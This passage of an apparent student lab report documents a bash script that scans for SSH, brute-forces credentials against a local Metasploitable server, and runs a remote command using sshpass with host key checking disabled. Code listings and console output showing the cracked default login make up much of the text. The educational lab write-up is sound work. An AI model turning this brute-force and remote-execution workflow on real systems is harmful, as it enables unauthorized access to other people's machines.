[-] Found 1 host(s) with SSH enabled:  
192.168.73.130  
Credential Brute Forcing  
[*] Preparing credential lists...  
Enter path to username list (press Enter for default): pastebin_users.txt  
[*] Username list loaded from file  
Enter path to password list (press Enter for default): pastebin_passwords1.txt  
[*] Password list loaded from file  
[*] Starting SSH brute force...  
[*] No valid credentials found  
[kali@kali] ~/Desktop  
line:182/198 col:22 set:0 INS TAB EOL:LF encoding:UTF-8 filetype:Sh scope:BRUTE
```

Stage Output -

The output of this stage consists of a structured console report detailing the results of the SSH service discovery and credential brute force process.

When valid credentials are found, the script displays the successful login attempts, including the target IP address, username, and password. In addition, a Proof of Concept (POC) summary is presented, highlighting the first successful credential set identified during the scan.

If no valid credentials are detected, the script clearly reports that the brute force attempt completed successfully but without any successful authentication results.

This output demonstrates both successful and unsuccessful execution paths, ensuring transparency and reliability of the scanning process.

Next Step –

After successfully identifying valid SSH credentials, the next step is to leverage these credentials to perform automated post-exploitation actions on the target system without opening an interactive shell.

Step 4 - Post-Exploitation Automation

Stage Objective –

The purpose of this stage is to demonstrate post-exploitation capabilities after a successful SSH authentication has been achieved.

This stage simulates controlled post-exploitation activity by executing a predefined command on the compromised system using the previously discovered valid credentials.

The goal is to verify that remote access was successfully obtained and that commands can be executed on the target system without opening an interactive shell.

This stage provides a proof of concept (POC) that confirms unauthorized access while minimizing impact on the target system.

Implementation Description –

The script utilizes the SSH credentials identified in the previous stage to automatically connect to the target host.

A non-interactive SSH session is established using `sshpass`, allowing the script to authenticate without manual user input.

To ensure full automation, SSH host key verification prompts are bypassed during execution.


Once authenticated, the script executes a single predefined command on the remote system, demonstrating successful post-exploitation activity.

The command output is displayed locally as evidence of successful execution.

If valid credentials are not available, the script safely skips this stage and reports the issue without attempting further actions.

The following screenshot (shown on the next page) presents the implementation of the post-exploitation stage.

The script is designed to execute a predefined, non-interactive SSH command on the target system using credentials obtained in the previous stage -



```
186 # Step 4 - Post Exploitation
187 # =====
188 function POST_EXPLOIT()
189 {
190     echo "Post Exploitation"
191     echo "Post Exploitation"
192     echo "Post Exploitation"
193     echo "Post Exploitation"
194     echo "Post Exploitation"
195     echo "Post Exploitation"
196
197     if [ -z "$SSHIP" ] || [ -z "$SSHUSER" ] || [ -z "$SSHPASS" ]; then # Ensure credentials exist
198         echo "[!] Missing SSH credentials - skipping post-exploitation"
199         return 1
200     fi
201
202     echo "[*] Running post-exploitation command on $SHIP" # Inform user about post-exploitation execution
203     echo "[*] Displaying first entry in remote directory:"
204     echo "Execute a single automated SSH command using discovered credentials"
205     # Execute a single automated SSH command using discovered credentials
206     sshpass -p "$SSHPASS" ssh -o StrictHostKeyChecking=no "$SSHUSER@$SHIP" "ls | head -n 1"
207
208     if [ $? -eq 0 ]; then # Check command execution result
209         echo "Post-exploitation command executed successfully"
210     else
211         echo "Post-exploitation command failed"
212     fi
213 }
214
215 # ===== Execution Flow =====
216 validate_ip || exit 1
217 SCAN || exit 1
218 PREPARE_LISTS || exit 1
219 BRUTE || exit 1
220 POST_EXPLOIT || exit 1
```


Example – Successful Script Execution with Post-Exploitation

This example demonstrates a full successful execution of the script, starting from IP validation and SSH service detection, through credential brute forcing, and concluding with the post-exploitation stage.

After identifying valid SSH credentials, the script automatically connects to the target system and executes a predefined non-interactive command.

In this case, the executed command was `ls | head -n 1`, which lists the contents of the remote directory and displays the first entry.

The output confirms that the post-exploitation command was executed successfully and returned data from the remote system.



```
Session Actions Edit View Help
(kali@kali): ~/Desktop
$ bash tmagen773641.s12.nx201.sh

Network Range Validator
Enter the IP range or subnet you want to scan: 192.168.73.130
[*] Checking IP range...
[*] IP range is valid: 192.168.73.130

SSH SERVICE SCANNER
[*] Scanning 192.168.73.130 for SSH services...
[*] Found 1 host(s) with SSH enabled:
192.168.73.130

Credential Brute Forcing
[*] Preparing credential lists...
Enter path to username list (press Enter for default):
[*] Default username list created
Enter path to password list (press Enter for default):
[*] Default password list created
[*] Starting SSH brute force...
[*] Successful login attempts:
[22][ssh] host: 192.168.73.130 login: msfadmin password: msfadmin

[POC RESULT]
IP: 192.168.73.130
Username: msfadmin
Password: msfadmin

Post Exploitation
[*] Running post-exploitation command on 192.168.73.130
[*] Displaying first entry in remote directory:
vulnerable
[*] Post-exploitation command executed successfully

(kali@kali): ~/Desktop
```

* Reaching the post-exploitation stage indicates that all previous stages completed successfully.

However, the script still verifies the execution result of the post-exploitation command and reports a failure if the remote command does not execute as expected.

Stage Output –

The output of this stage consists of a structured console report describing the execution of the post-exploitation phase.

When valid SSH credentials are available from the previous stage, the script automatically connects to the target system and executes a predefined non-interactive command.

The returned output from the remote system is displayed in the console, serving as a proof of concept (POC) for successful remote access and command execution.

If the command execution fails, the script reports the failure accordingly.

This output demonstrates the script's ability to perform automated actions on the target system after successful authentication.

Step 5 - Output & Reporting

Stage Objective –

The purpose of this stage is to summarize and present the results collected throughout the execution of the script.

This stage provides a clear overview of the discovered SSH-enabled hosts, the credentials successfully obtained, and the systems where post-exploitation commands were executed.

The goal is to consolidate all relevant findings into a structured and readable report, allowing easy verification of successful access and actions performed during the scan.

This stage ensures transparency, traceability, and completeness of the attack simulation results.

Implementation Description –

At the end of the execution flow, the script collects and displays the data generated by the previous stages.

The list of IP addresses with active SSH services is presented, followed by the successful credential pairs identified during the brute force phase.

In addition, the report explicitly specifies that the target system used in this experiment is a Metasploitable server deployed in a local laboratory environment.

Once the results are displayed, all temporary files created during the scan are removed to ensure a clean execution environment and prevent residual data leakage.

In the next page, a screenshot of the Step 5 – Output & Reporting script execution is presented.

The screenshot demonstrates the final output of the script, including SSH-enabled hosts, discovered credentials, and reporting performed on the local Metasploitable server -

```
217 # =====
218 # Step 5 - Output & Reporting
219 # =====
220
221 function REPORTING()
222 {
223     echo "Output & Reporting"
224     echo "The IPs with ssh on"
225     cat .ssh_ips
226     echo "The IPs with the found creds"
227     cat .ssh_hydra
228     echo "Target system: Metasploitable (local lab environment)"
229     rm .ssh_*
230 }
231
232 # ===== Execution Flow =====
233 validate_ip || exit 1
234 SCAN || exit 1
235 PREPARE_LISTS || exit 1
236 BRUTE || exit 1
237 POST_EXPLOIT || exit 1
238 REPORTING
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
```

Example – Script Execution Output

The following page presents a screenshot of the script's runtime output, showing the results produced by the execution, including successful authentication, post-exploitation command execution, and the final reporting stage.

```
Session Actions Edit View Help
kali@kali: ~/Desktop
$ bash tmagen773641.s12.nx201.sh

Network Range Validator
Enter the IP range or subnet you want to scan: 192.168.73.130
[*] Checking IP range...
[*] IP range is valid: 192.168.73.130

SSH SERVICE SCANNER
[*] Scanning 192.168.73.130 for SSH services ...
[*] Found 1 host(s) with SSH enabled:
192.168.73.130

Credential Brute Forcing
[*] Preparing credential lists...
Enter path to username list (press Enter for default):
[*] Default username list created
Enter path to password list (press Enter for default):
[*] Default password list created
[*] Starting SSH brute force...
[*] Successful login attempts:
[22][ssh] host: 192.168.73.130 login: msfadmin password: msfadmin

[ROC RESULT]
IP: 192.168.73.130
Username: msfadmin
Password: msfadmin

Post Exploitation
[*] Running post-exploitation command on 192.168.73.130
[*] Displaying first entry in remote directory:
vulnerable
[*] Post-exploitation command executed successfully

Output & Reporting
The IPs with ssh on
192.168.73.130
The IPs with the found creds
[22][ssh] host: 192.168.73.130 login: msfadmin password: msfadmin
Target system: Metasploitable (local lab environment)
kali@kali: ~/Desktop
```

Project Summary

This project presents an automated attack simulation against an SSH service in a controlled lab environment.

The script performs all attack stages step by step, starting from network range validation and SSH service discovery, through credential brute forcing, and ending with post-exploitation and reporting.

The project demonstrates how weak or default SSH credentials can be exploited to gain unauthorized access to a target system.

After successful authentication, the script proves remote access by executing a non-interactive command on the compromised machine.

The attack was performed on a local Metasploitable server for educational purposes only.

Overall, this project highlights common SSH security weaknesses and emphasizes the importance of strong credentials and proper system hardening.